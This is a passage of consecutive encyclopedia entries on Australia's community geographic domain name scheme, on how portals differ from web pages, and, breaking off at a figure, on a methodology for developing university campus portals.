The Community Geographic Domain Name (CGDN) title is derived from the characteristics of the scheme. A CGDN will be available for each suburb, as listed on the Australian postcode database. Each domain name will reflect the geographic location of its community using the structure placename.state/territory.au—for example, the CGDN for the town of Bathurst in the state of New South Wales will be bathurst.nsw.au. Eight new second level domains have been established for the use of the CGDN scheme, one for each Australian state and territory: act.au, nsw.au, nt.au, qld.au, sa.au, tas.au, vic.au, and wa.au.

CGDNs were developed in response to community requests for access to domain names that reflected their community. In 1997, the Australian domain name administrators (auDA) introduced restrictions to prohibit the licensing of all third-level domains (3LDs) that corresponded to Australian geographic locations in the com.au and net.au namespaces (auDA, 2004), meaning that communities were unable to license domain names that represented their geographic location. In an attempt to allow legitimate use of domain names that correspond to Australian geographic locations, auDA decided to establish a set of new second-level domains (2LDs) in 2002, to be used by geographic communities (auDA, 2005a). The purpose of the 2LDs was to allow each geographic community group to have access to a domain name that was representative of their physical location. It was seen as essential to ensure that the geographic domain names were licensed to groups within the community they represented, and were used for the benefit of the community. Submissions from the public indicated a serious concern that these domain names would be used for commercial exploitation, rather than community-based activities. As a result of the issues raised, auDA decided to create a new set of 2LDs. Only domain names that represent geographical locations, as defined by the Australian postcode database (auDA, 2005b), may be licensed. Only not-for-profit organizations located in the geographic area corresponding to that domain name could apply for the license. These organizations must be representative and inclusive of that community, and the CGDN must be used for the benefit of the wider community (auDA National Reference Group, 2004). This ideal is becoming popular in community information and communication technology (ICT) projects internationally (Day & Cupidi, 2004).

auDA established the National Reference Group (NRG) in July, 2003, to play a high-level policy advisory role in the development of the CGDNs (auDA, 2005c). The NRG was responsible for overseeing three communities as they trialed the application and development process for CGDNs, with these experiences used to inform policy recommendations.

The CGDN scheme represents an innovative approach to community portals, by providing a clearly defined naming structure and strict conditions on the groups permitted to own and use a CGDN. As a result of the conditions imposed on CGDNs, the consistent naming structure, and the support from the official body, auDA, the CGDN scheme provides a high degree of credibility to any community portals developed under this scheme. While communities may choose to develop content for their community portal, it is expected that the CGDNs will act as a gateway to the wealth of resources already available within, and about, the local community. auDA policy specifies that the CGDNs must be developed for the benefit of all sections of the local community, by supporting and enhancing community-based activities and groups (auDA National Reference Group, 2004). Due to the non-profit limitations imposed on the namespace, the groups managing the CGDNs are likely to have limited funding. As a result of the close community links and the limited funds available, in most cases the CGDNs will minimise the resources required to develop content, eliminate duplication, and further strengthen ties with the community.

CGDNs are innovative because they will not receive government funding. This is a contrast to most community portals previously established in Australia, which have received funding through government schemes (Australian Government, 2003a). Networking the Nation (NTN) was a scheme to facilitate community ICT initiatives. By June, 2000, 110 Web sites and portals had been developed under its funding, with 37% of these Web sites being community portals (Vrazalic & Hyland, 2005). However, this program did not result in sustainable projects. In one state, 130 ICT projects were funded, with 42 of these failing at a collective cost of AU$24.6million (Australian Government, 2003b). Similar experiences of funding ICT initiatives have been recorded in a range of countries, including the USA and UK. These poor outcomes have prompted funding agencies to require greater accountability (GrantStation, 2004; London Advice Services Alliance, 2003). As a result of the high NTN failure rate, the Australian government determined that it was not viable to continue funding such projects, and determined that community information technology projects required greater planning and expert knowledge for success. Therefore, auDA and the Australian federal government require communities participating in the CGDN scheme to be self-funding. It is expected that communities will take greater responsibility for their community portal if they are funding it, and as a result a higher success rate is expected for the projects. Communities must also demonstrate detailed planning prior to being granted access to a CGDN.

IMPLEMENTATION OF THE CGDN SCHEME

The viability of the CGDN scheme was assessed through the One City One Site (OCOS) Pilot Project, which involved three communities across two Australian states. Each of the communities was assisted in setting up their CGDN portal by a designated facilitator. The OCOS Pilot Project was run by the NSW Office of Information and Communications Technology (OICT), and was overseen by the NRG (auDA, 2005c). The NRG's duties were completed in September 2004, at the official closure of the OCOS Pilot Project. The communities that were involved in this study were Bathurst and Wollongong, both in New South Wales, and Ballarat, in Victoria.

Bathurst is a medium-sized country town incorporating 30,000 residents (Wilkins, 2002). The size and regional location of the town appeared to have a significant advantage in allowing the community to share a single identity, and to develop strong community support for the project. The Bathurst community portal was facilitated by an OICT staff member located in the town. The Bathurst community portal established a representative membership base, with many enthusiastic participants. A portal containing original contact was developed.

Wollongong is a regional city with 200,000 residents (Wollongong City Council, 2004). The local university facilitated the project, which generated significant community interest. When formed, the management group was smaller than expected for a large city, however, all participants were extremely committed. The portal developed included a community directory and links to existing resources.

Ballarat is a large country site with a population of 85,000 (City of Ballarat, 2004). The Ballarat community portal was initiated and facilitated by an organization that was answerable to local council. This relationship with local council had a negative impact on community interest and commitment to the project, with many residents unwilling to become involved due to previous failed projects. The Ballarat group was guided by the existing entity, with few community members actively participating. At the completion of the OCOS project, Ballarat had not developed a portal.

Using observation, interviews and reports written by the community groups, the experiences of the OCOS Pilot Project communities were used to refine the CGDN application process. The facilitators of the three communities used their knowledge and experiences to develop a how-to kit for community groups attempting to apply for and develop a CGDN in the future, and to submit recommendations on CGDN policy to the NRG.

The three pilot communities were required to demonstrate that their management groups were representative of the local community, open to all locals who wished to join, and consisted of members who lived or worked in the designated region. This process will be similar for future communities, who will apply to a designated registrar to obtain a temporary hold on the licence prior to undertaking more comprehensive planning to complete the domain name application (DNA).

The pilot communities were required to complete an extensive DNA. Feedback from the facilitators and communities indicated that these reporting requirements were extremely time consuming. As a result, the DNA has been consolidated for the public release of the CGDNs. Essential sections of the DNA that were retained include proof of membership, publicity, support from local government, letters of support from various member of the local community, and significant organizational and financial planning. These factors were considered essential for the success of a community portal. While difficult to obtain letters of support from the communities so early in the process, this requirement forced communities to forge links with local community and businesses, with these contacts used to develop online links for the portal.

BENEFITS OF THE CGDN SCHEME

Communities developing a community portal under the CGDN scheme receive advantages through the scheme, but are required to abide by strict conditions. While independently developed community portals are likely to be easier to establish as a result of less detailed planning and community involvement, the credibility provided by the CGDN structure allows CGDN community groups to more easily establish a high community profile with greater respect from established organizations.

Based on recommendations from the experiences of the three pilot communities, auDA established an independent organization to handle the implementation and management of the community geographic domain namespace. A general manager was appointed to this organization in November, 2005. Many of the roles to be performed by the CGDN management organization were identified as necessary, based on the experiences of the three test case communities.

The CGDN management organization has been established to provide support to communities completing a DNA. This organization will review the completed DNAs and allocate domain names to community groups meeting the criteria outlined in the CGDN policy (auDA National Reference Group, 2004). Through the imposition of these criteria, community portals developed under the CGDN scheme will have greater credibility that other community portals, as they are shown to be community based with a commitment to the local community. This is also likely to encourage involvement and support from members of the local community.

The CGDN organization is also responsible for raising awareness of their organization. Media campaigns will be used to encourage communities to build a community portal under the CGDN scheme, as well as informing Internet users about the resources available on the CGDNs. A state portal system may be developed to allow users to see which communities have developed CGDN portals in each state, and provide easy access to these portals. Through the use of the strict naming structure for the domain names, members of the public will be able to easily remember the address for their, and other, community portals. Portals developed independently do not have the advantage of a well-known naming structure, or the high level of publicity.

Using the community's name and location in the domain name (which is the structure of the CGDNs), community members will be able to clearly identify their community portal. This naming convention, and the specific geographic audience for the portal, has also been identified as advantageous by commercial organizations considering advertising and sponsorship. Existing Web sites with an affinity to the specific geographic location have demonstrated interest in the test case community portals. Such contacts allow the linkages, required to make the Web site a robust portal, to be built through personal contact with stakeholders, rather than CGDN management being required to individually approach the management of existing Web sites. These relationships with other Web site management groups are enhanced by the requirement that the CGDN portals be community based and community driven, and cannot be commercial. By ensuring that the CGDN portals are not designed to compete commercially, existing Web sites are more willing to support the CGDN portals.

As well as providing credibility and a high profile to CGDN portals, the CGDN management organization will provide ongoing support and resources to community groups. These resources will include items such as examples and templates for media publications, and portal structure and design templates. Advice on forming a legal entity, funding options, and recommendations on providers will also be available to CGDN community groups. A how-to kit is under development by the University of Wollongong and OICT. This kit will be supplied to all community groups attempting a DNA, and includes some of the templates mentioned above. It also provides advice on completing the DNA, to ensure communities can work as efficiently as possible. This support is likely to allow CGDN groups to establish a community portal more quickly than if it was developed independently.

OUTCOMES OF THE CGDN SCHEME

Long term sustainability of the CGDN scheme will largely depend on the success of the newly established CDGN management organization charged with implementation and management of the namespace. However, the success of each individual CGDN portal is heavily reliant on the community group running it. It is essential that close contact is established with community and business organizations early in the portal development, and that these relationships are transferred to the portal in the form of links and shared resources and information.

A range of factors that contribute to the success and sustainability of a CGDN portal have been identified through the three test case communities. The five major factors identified are funding, management (a cohesive management group with a shared vision), value to the community, community awareness, and a publicly-accessible portal. These factors are interrelated, and without each factor addressed, the community portal is unable to succeed.

As previously mentioned, experiences from the pilot communities showed that it is necessary to have a project leader who will champion the idea from the outset. This leader requires skills in facilitative and group leadership, with broad community involvement essential to the success of the portal. Input, as a result of community support, is vital to long term success. However, while the community support base must be large enough to sustain the portal, the community represented by the portal must be cohesive. The CGDN scheme encourages the portals to be representative of very small communities, because the names are based on suburbs. However, in some cases a suburb may be too small. The CGDN policy has provisions for a community group to register multiple CGDNs where the group can demonstrate that they are representative of all the relevant communities (auDA National Reference Group, 2004). This allows the community group to define their own real-world communities, creating an appropriate sized user based that has a shared identity.

Based on the community being represented by the portal, the community group must determine the goals of the portal and develop a shared vision. Each of the test case community groups found this to be extremely challenging, and redesigned the structure of their portals numerous times prior to construction. It is expected that the CGDN management group will develop template portal structures based on the test cases and their feedback. These will be available to CGDN community groups to be used as a basis for planning.

FUTURE TRENDS

CGDNs are expected to be publicly launched in early 2006, and will allow all Australian communities to use domain names that reflect their geographic location. The structure of the CGDN scheme will provide extra credibility to communities using these domains, and will allow the public to easily locate information about a specific community. The resources available from the CGDN management organization will be designed to minimise unnecessary tasks, allowing CGDN community groups to provide a community portal for their community in the shortest time possible.

The experiences of the three test cases will be used to develop models of the sustainability factors necessary for a successful CGDN community portal. These models will identify the key factors that community groups must address to ensure that their portal is successful and sustainable: funding, management, value to the community, portal, and awareness. The models will also demonstrate the relationship between factors. For example, the amount of funding available is dependent on community awareness and the value of the portal to the community. The development of a portal is dependent on funding and management. A visual representation of the interrelationships of the identified factors will demonstrate the importance of addressing each of these areas early in the development process. These sustainability models will be refined as a greater number of community groups participate in the CGDN scheme and face new challenges.

The three test cases will continue to be observed and their experiences recorded, as each community group strives to create a portal that meets the needs of their community members, and is sustainable in the long term. Community groups developing CGDN portals in the future will also be observed. The feedback from participants will be used to refine the CGDN process, and create appropriate resources to aid in the successful development of more community portals under this scheme.

CONCLUSION

The CGDN scheme is innovative because it has provided communities with the opportunity to create community-based and community-driven portals using a domain name that reflects their community. Australian communities that develop community portals under the scheme will be supported by a CGDN management organization and resources available to assist in planning and development. The restrictions on ownership of the CGDNs will provide credibility to the community portals, and the consistent naming structure will allow user to find their local community portal. As a result of the clearly defined structure of the CGDNs, it is expected that they will have a high registration rate after release in 2006. The long term success of each community portal will depend on thorough planning by the portal's management group, and on-going promotion and support of the CGDNs by the CGDN management organization.

REFERENCES

auDA. (2004). auDA announcement 01/09/2004: Outcome of auDA policy review—Restriction on geographic names in com.au and net.au. *.au Domain Administration Limited*. Retrieved November 9, 2005, from http://www.auda.org.au/news-archive/auda-01092004/

auDA. (2005a). Community geographic names. *.au Domain Administration Limited*. Retrieved October 10, 2005, from http://www.auda.org.au/domains/geographic-2LDs/

auDA. (2005b). Geographic names. *.au Domain Administration Limited*. Retrieved November 8, 2005, from http://www.auda.org.au/geographics/index/

auDA. (2005c). National Reference Group. *.au Domain Administration Limited*. Retrieved October 30, 2005, from http://www.auda.org.au/nrg/nrg-index

auDA National Reference Group. (2004). Community geographic second level domains (2LDS) policy rules and guidelines—February 2004. *.au Domain Administration Limited*. Retrieved October 10, 2005, from http://www.auda.org.au/pdf/nrg-policy-approved.pdf

Australian Government. (2003a). Networking the nation. *Australian Government : Department of Communications, Information Technology and the Arts*. Retrieved June 17, 2004, from http://www.dcita.gov.au/Article/0,,0_1-2_3-4_106337,00.html

Australian Government. (2003b). Networking the nation funding summary. *New South Wales, Australian Government: Department of Communications, Information Technology and the Arts*. Retrieved June 10, 2004, from http://www.dcita.gov.au/download/0,2118,4_116022,00.xls

City of Ballarat (2004). City of Ballarat—Demographics. *City of Ballarat Local Government*. Retrieved August 16, 2004, from http://www.ballarat.vic.gov.au/Page/Page.asp?Page_Id=302

Day, P., & Cupidi, R. (2004, September 29 - October 1). *Building and sustaining healthy communities: The symbiosis between community technology and community research*. Community Informatics Research Network Conference 2004, Prato, Italy.

GrantStation. (2004). GrantStation.com—Your fast track to funding. Retrieved July 8, 2004, from http://www.grantstation.com/grantstation/Public/News_Views_px/types_money.asp.

London Advice Services Alliance. (2003). A step forward: Government funding for voluntary sector ICT. *London Advice Services Alliance*. Retrieved July 7, 2004, from http://www.lasa.org.uk/cgi-bin/publisher/display.cgi?1432-10103-75556+computanews

Vrazalic, L., & Hyland, P. (2005). Measuring the maturity level of a community portal. In S. Marshall, W. Taylor, & X. Yu (Eds.), *Encyclopedia of developing regional communities with information and communication technology* (pp. 481-487). Hershey, PA: Idea Group Reference.

Wilkins, P. (2002). Bathurst : New South Wales. *Wilkins Tourist Maps*. Retrieved August 16, 2004, from http://www.wilmap.com.au/bathurst.html

Wollongong City Council. (2004). *Your Council*. Retrieved August 16, 2004, from http://www.wollongong.nsw.gov.au/yourcouncil/index.html

KEY TERMS

auDA (.au Domain Name Authority): The policy authority and industry self-regulatory body for the .au (Australian) domain space.

Community Geographic Domain Names (CGDNs): A subset of Australian domain names in the format 'place-name.state.au.' Each CGDN may only be licensed to a community group that is based on, and representative of, that geographic location.

Community Portal: A portal that is designed and developed to provide access to community resources and serve community needs and interests.

Domain Name Application (DNA): The application process undertaken when a community group applies for the licence to a Community Geographic Domain Name.

Geographic community portal: A community portal that is designed and developed to provide access to community resources and serve community needs and interests for a specific group of people living in a defined geographic location.

National Reference Group (NRG): A body established by auDA in July 2003 to play a high-level policy advisory role during the implementation of new Community Geographic Domain Names.

One City One Site (OCOS): The Community Geographic Domain Name pilot project sponsored by NSW Office of Information Technology and auDA. It ran during 2003-2004 under the supervision of the National Reference Group.

Sustainability: The ability to maintain an entity over an extended period of time without depleting the resources available to it.

Comparing Portals and Web Pages

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INTRODUCTION

Just how do *Web pages* and *portals* differ? A fair question, since both have common characteristics. However, important differences can be drawn. The purposes of this chapter are to (a) provide a basic background of both Web pages and portals, (b) compare the structure of Web pages with the infrastructure of portals, and (c) point out future trends for each.

BACKGROUND

A *Web page* (WP) is a document written in HTML or XHTML language and placed on the World Wide Web through a unique and rather permanent address called the *uniform resource locator* or URL. A Web page can be either a single page, or be combined with other Web pages, nested one inside the other. These multiple Web pages, once created by using *frames* (F), are increasingly being created through the use of *cascading style sheets* (CSS). These enhancements allow users to navigate content on other Web pages while remaining on the initial page. Web pages contain *navigation links* (NL) to other Web sites and are viewed through Web browsers. Web pages can also contain elements that can be seen (graphics and images) and cannot be seen (scripts, meta tags). A *Web site* (WS) is physically located on a Web server as a collection of Web pages stored in hierarchical folders. Users move from page to page through use of these navigation links, navigation bars, or *hyper links* (HL) to view additional pages. Even so, Web pages are relatively flat or static when compared to the more functional and complex portal.

A *portal* (P), is a Web site that serves as a gateway to other resources (Internet or intranet). These resources provide the user with enhanced capabilities through the use of distributed means—computers, personal digital assistants (PDAs), and cell phones. Therefore, some would argue that the portal is nothing new, but yet another type of Web page. Others (Tatnall, 2005) argue that portals are more than Web pages. At the very least, portals are enhanced versions—powerful improvements—along the evolutionary development of the simple Web page.

Portals have proliferated. Tatnall (2005) describes attempts to categorize them and provides a list of major types: (a) general portals, (b) vertical industry portals, (c) horizontal industry portals, (d) community portals, (e) enterprise information portals, (f) e-market place portals, (g) personal/mobile portals, (h) informational portals, and (i) specialized or niche portals. While some have proclaimed the death of the portal (Online Publishing News, 1999), others (White, 2003) write about portal metamorphosis, an evolving transformation of the simple Web page in response to user needs.

STRUCTURE OF THE WEB PAGE

Web pages of all kinds are created by using an HTML suffix and HTML commands inside a text file. Each of the tags are located inside right and left angle brackets (< >). Most HTML tags are used in pairs with the end tag leading with a forward slash (<HTML></HTML>) signaling the end of the specific formatting style.

The basic parts of a Web page are created by using HTML tags include the head (<head></head>), title (<title></title>), and body (<body></body>). Additional tags provide for extra spaces ( ) or page breaks (
), extra spaces between paragraphs (<P>), or font that is bolded (). Some require ending tags other do not.

Additional tags can be used to add background color (<bgcolor = #XXXXXX>), or a texture file background (<body background =“filename.gif”>). HTML coding is used to create additional functionality on Web pages. There are special email HTML tags that help users send email messages from a Web page. Other tags provide Web page designers with the use of FRAMES—a design structure that lets users stay on the main page and navigate to other pages within that home page.

HTML language provides the tools that designers use to create the basic structure of a Web page—a home page and all attached pages. These pages provide (a) sequences, (b) hierarchies, or (c) webs of related pages. The user navigates through the Web Site to find and review information put there by Web designers.

Typically, Web pages contain the following sections: (a) menus and sub-sites, (b) resource lists or other related sites, (c) site maps or guides, (d) search features, and contact information for page designers or owners. Well designed Web pages are constructed with the user in mind. This concern for the user led to the development of more and more complicated Web sites, and eventually to the development of Web portals —the natural evolution of the simple Web page.

INFRASTRUCTURE OF THE PORTAL

Just as a Web page has a set of technical components (visible and non-visible), so does the portal. Wojtkowski and Major (2005, pp. 22) outline the following components as being essential to portals: (a) content aggregation and publishing, (b) search tools, search engines and taxonomy generators, (c) application integration, (d) personalization, data capture, collaborative filtering and data mining, (e) security/permissions services through a directory, and (f) links to multiple internal and external entities. These components contribute to how useful a portal is to users. Even without understanding the specifics of these elements, it is clear that portals are more complex than Web pages.

In addition to these technical components, portals require a *portal environment* (PE) in which to function (Wojtkowski & Major, 2005, pp. 23-25). This environment is built on the following elements. Portals require an *application server* as well as a *Web server* to respond to user requests. Content for these requests are provided through the support of various *database* applications. The portal environment also requires a classification scheme, folder structure, or *taxonomy,* for organizing information. Other elements required for a portal environment include a *Webcrawler, metadata repositor, gadgets, categorization engines, filters,* and an *index*. In addition, portals require a *virtual card* to keep track of the location of actual data associated with the portal. Additional elements include a *Web service, content management systems,* and s*oftware* for integrating all these applications.

The reason for teasing out these technical components and portal environment elements is to illustrate how different portals are from Web pages. But perhaps the major difference lies not in the technical elements alone, but in the enhanced functionality they promise. The portal provides the user with the power to more efficiently access information. This increased capacity provides the user with the opportunity for *knowledge management* (KM), a systematic process of finding, selecting, organizing, distilling, and present information in such a way that it improves comprehension of a particular user's knowledge and decision making capacity in a particular topic or area of interest.

Another way the portal differs from the simple Web page is that it provides the user with the capacity to plan and direct business and organizational operations, as in a *management information systems* (MIS). The portal provides *functional support* in the data collection process. Once the user has access to appropriate and relevant data, the portal provides *decision support* for what about or what if questions. And, finally, Web portals provide ways to gain a competitive advantage with support for *strategic* thinking. The benefits of knowledge management and management information systems, to the users of portals, go beyond the benefits of Web pages.

Another powerful benefit for the portal user is that a well-designed portal can serve as a personal *executive information systems* (EIS). As such, it provides the right information, at the right time, and in appropriate amounts—nothing more, nothing less. The term *dashboard* (D) is descriptive of this type of portal. The significant aspects of such portals are real-time information systems, or put differently, a rich interface with data, visual indicators, reports, and charts that help decision-makers do their work (Malik, 2005).

A superficial inspection of Web pages and portals would lead the uninformed to conclude that they were similar. Upon further inspection, the user gains more sophistication and can appreciate then intended productivity provided by portals. Even so, there are issues with portals. Neilson (2005) studied number of companies with portals and found the following challenges and disappointing findings.

1. Portal solutions are not usable out of the box.
2. Single sign-on versus group sign-on is still not a practical reality.
3. Personalization for individuals is still rare. Instead, role-based customization is designed into the portal functionality.
4. Governance has more of an impact on portal success than technological related issues.
5. Research on user satisfaction or impact on user productivity is inadequate.

FUTURE TRENDS

While Neilson (2005) reports that not much has changed in portal development over the past three years, Cahill (2006) argues that future portals will need to broker the following elements that promise to impact portal productivity and usefulness if consumer-concentric portals are to be part of the technological tools of the future.

1. Who needs what information?
2. How quickly is knowledge needed?
3. How should information be delivered?
4. Are users getting all relevant information needed to make decisions?
5. Are results accurate and related?

Donley (2005) provides additional goals for developers when he argues that portals need to move beyond their stated purpose. While portals claim to aggregate information from multiple sources, most of them are only capable of interfacing with one source, directory, or database at a time. Even with such improvements realized, Strauss (2002) claims that even the best customized portal will not be able to serve everyone's needs. Future portals will need to find ways to minimize these shortcomings in order to maximize personal productivity. When developed, these futuristic customized portals will become super-enhanced PDAs and will function as personal technological assistants with aspects of *artificial intelligence* (AI).

CONCLUSION

Based on the work outlined here, portals need to be customizable far beyond the capacity of a simple Web page. The user should be able to modify the basic functionality of the portal to enhance its usability. Therefore, portals need to be adaptive and provide just in time support for the user. It can not be far into the future when portals will be designed as intelligent tools that add functionality to themselves by tracking user use of tools beyond the portal environment. It is also expected that as portals become more advanced, functional and enhanced with new tools, the same type of evolution will occur with Web pages. However, the differences will continue to exist between the two in the levels of complexity and productive functionality provided to users.

REFERENCES

Cahill, D. (2006). Deriving order from chaos: Creating an information integration strategy. *DM Review*. Retrieved March, 2006, from http://www.dmreview.com/article_sub.cfm?articleId=1046371

Donley, C. (2005). The trouble with portals. *DM Review*. Retrieved March, 2006, from http://www.dmreview.com/article_sub.cfm?articleId=1040169

Malik, S. (2005). *Enterprise dashboards: Design and best practices for it*. Indianapolis, IN: John Wiley & Sons.

Nielson, J. (2005). Internet portals get streamlined. *Alertbox*. Retrieved March, 2006, from http://www.useit.com/alertbox/portals.html

Online Publishing News. (1999). *The portal is dead. Long live the vortal?* Retrieved March, 2006, from http://www.mmp.co.uk/htm/99815oln1.htm

Strauss, H. (2000). Web portals: A home page doth not a portal make. *Edutech Report, 15*(11).

Tatnall, A. (Ed.) (2005). *Web portals: The new gateways to internet information services*. Hershey, PA: Idea Group Publishing.

Tatnal, A. (2005). Portals, portals everywhere. In A. Tatnall (Ed.), *Web portals: The new gateways to internet information services* (pp. 1-14). Hershey, PA: Idea Group Publishing.

Tulloch, M., & Mai, B. (2003). Knowledge management on the web. In G. W. White (Ed.), *The core business web: A guide to key information resources* (pp. 213-221). New York: Hayworth Press.

White, C. (2003, July). Is the portal dead? *DM Review*. Retrieved March, 2006, from http://www.dmreview.com/article_sub.cfm?articleId=6959

Wojtkowski, W., & Major, M. (2005). On portals: A parsimonious approach. In A. Tatnall (Ed.), *Web portals: The new gateways to internet information services* (pp. 15-14). Hershey, PA: Idea Group Publishing.

KEY TERMS

Artificial Intelligence (AI): The simulation of human intelligence by technology or machines, especially computers, or computer systems. These AI processes include the acquisition of information, rules, reasoning, and self-correction.

Cascading Style Sheets (CSS): A cascading style sheet is a Web page derived from multiple sources with a defined order of precedence where the definitions of any style element conflict. CSS give more control over the appearance of a Web page to the page creator than to the browser designer or the viewer.

Dashboard (D): A dashboard is an interface for computer users that resembles an automobile dashboard that presents information in an easy to read fashion. A computer dashboard is more interactive than an automobile dashboard. Dashboards can be customized for multiple uses and be named as such: CIO dashboards, CEO dashboards, or generally a corporate dashboard.

Executive Information Systems (EIS): An information system is designed to ensure that the knowledge necessary to drive critical business processes is available where and when it needs to be. An executive information system is a specialized information systems that serves the unique needs of executive decision makers.

Frames (F): Web page developers use frames to create multiple, independently controllable sections on a Web presentation. When a user requests a Web page that uses frames, the address requested is actually that of the "master" file that defines the frames. However, multiple HTML files are returned, one for each visual section. Links in one frame can request another file that will appear in another (or the same) frame.

Hyper Links (HL): A hyperlink is a link, or reference in a Web document to another document. It is a key part of the foundation of the World Wide Web. Users click on the hyper link to bring up the new Web page.

Knowledge Management (KM): Knowledge management is a concept in which an organization purposely and comprehensively gathers, organizes, shares, and analyzes information or knowledge in terms of recourses, documents, and people skills.

Management Information Systems (MIS): A computer system designed to help managers plan and direct business and organizational operations.

Navigation Links (NL): Links or navigation buttons that allow Web page users to retrieve additional Web sites.

Portal (P): The term portal is generally synonymous with gateway on the Internet or an intranet that serves as a starting point for users.

Portal Environment (PE): A portal environment includes all of the elements required to support a portal.

Uniform Resource Locator (URL): Previously the universal resource locator is a unique address for a file that is accessible on the Internet. A common way to get to a Web site is to type the URL or address into a Web browser.

Web Page (WP): A Web page is a document written in HTML or XHTML language and placed on the world-wide Web through a unique and rather permanent address on the Web. A Web page can be either a single page, or be combined with other Web pages, nested one inside the other.

Web Site (WS): A Web site is a collection of Web files on a particular subject that includes a beginning file called a home page. For example, most companies, organizations, or individuals that have Web sites have a single address. From this home page, you can get to all the other pages on their site.

A Comprehensive Methodology for Campus Portal Development

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INTRODUCTION

A campus portal is an exciting recent phenomenon forming part of the new generation of online services for all stakeholders in institutions of higher education. Conceptually, the general notion of a portal should be to be distinguished from that of other Web-based applications and the traditional Intranet of the institution. The literature review in the first phase of this research indicates that the major distinguishing characteristics of a campus portal are (1) personalisation, by which end-users are only able to access information and online services pertinent to their activities, and (2) customisation, by which end-users are able to select their preferred information channels and optional online services.

The major objective of this research is to propose a development methodology specifically suitable for campus portal projects. While there are many accepted development methodologies for traditional and Web-based information systems, no clear body of knowledge on the development of campus portals has yet been recognised. Additionally, as this is a new area, the definitions, terms, concepts, and important issues agreed to by academic researchers and practitioners are still evolving. This research, therefore, needs to clarify and identify some important issues regarding campus portals and their development, prior to composing the development methodology. In the second and third phases of the research, two studies were carried out, a preliminary study and a case study. These generated more understanding of the issues and extended the body of knowledge on campus portals, especially concerning their development.

The preliminary study explored and investigated the online services and campus portals of 40 higher education institutions' sites in Australia, New Zealand, the USA, the UK, and Canada. The findings of the preliminary study show that there are no standard patterns in the function of personalisation and customisation in campus portals. A set of research questions were then put forward to drive further investigation into design and implementation issues regarding the personalisation and customisation functions of campus portals.

The case study was conducted in an Australian university among the major stakeholder groups, namely, the development team and the end-users (students and academic staff). For the study of the development team, interviews were used to gather information on their current practices and their vision for the future direction of the campus portal. Students were the primary focus of the end-user study, from which data was collected using a survey to build up usage patterns of their online activities. In addition, a group of academic staff was interviewed to obtain data from their perspective to identify and clarify some important issues.

In the final phase of the research, the review of existing development methodologies continued filtering them through a set of identified criteria based on the findings of the two studies. Finally, the most appropriate development methodology was selected and modified in order to support the requirements identified in this research as critical for the development of a campus portal. The result was proposed as a campus portal development methodology (CPDM) fulfilling the main objective of the research. Due to the limitation of the length of this article, the major focus is to present a brief finding in which it is summarised from the study of the research. Thereafter, the proposed framework for the campus portals development can be additionally followed in the article entitled "A Framework for Development: A Campus Portal Accommodating End-Users' Online Activities."

UNIQUE CHARACTERISTICS OF CAMPUS PORTALS

From this review of the literature, it is suggested that the characteristics of personalisation and customisation, which were implemented in the majority of the descriptions of campus portals, are the most common characteristics that distinguish them from other kind of Web-based systems and applications. It is inferred that it is these two characteristics, personalisation and customisation, that give a campus portal a unique nature and place it among the mature generation of portals. The users of the campus portal can be directly provided with the personalised information and online services through personalisation features, whereas the users will also be enabled to select their preferred contents and optional online services by the customisation functionality.

CLARIFICATION OF PERSONALISATION AND CUSTOMISATION CHARACTERISTICS AND ROLES

Bringing together the literature reviews and the findings of the preliminary study and the case study, the characteristics of personalisation and customisation can be clarified as follows (see also Figure 1).

- **Personalisation:** The function that allows users to personally receive the information, contents, and online services specific to their needs and roles through the campus portal. The information, contents, and online services will be pre-defined and assigned the appropriate level of priority by the authorising university division (i.e., the academic registrar, faculty, lecturer, and so forth). This personalised information, with content and online services, normally relate to standard or compulsory activities.
- **Customisation:** The function that allows users to select their preferred information, contents, and online services as well as mode of interaction. The customised information, content, and online services will normally be classified as optional activities.

Additionally, the personalisation and customisation functionality can be viewed from another perspective when the development team need to design and manage these functionalities on the campus portal.

- Personalisation can be viewed and designed as a push system, which enables the faculty, institution, and authorised groups to communicate directly to the users.
- Conversely, customisation can be viewed and designed as a pull system that enables the users to be able to select their favourite types of channels, contents, and online services as well as adding their own links.

POSITION OF CAMPUS PORTAL IN SYSTEM DEVELOPMENT

The campus portal (CP) is considered to be the next generation of Web technology and may be able to profit a business to have more competitive advantage. There are many disciplines that are related to the campus portal across the area of system development. Based on the definition of a campus portal proposed in this research:

Campus portal is a user-centric campus-wide Web-based information systems that incorporates all types of enterprise and third-party information, activities, and services for providing its stakeholders with a secured personalised and

Figure 1. Personalisation (push) and customisation (pull)


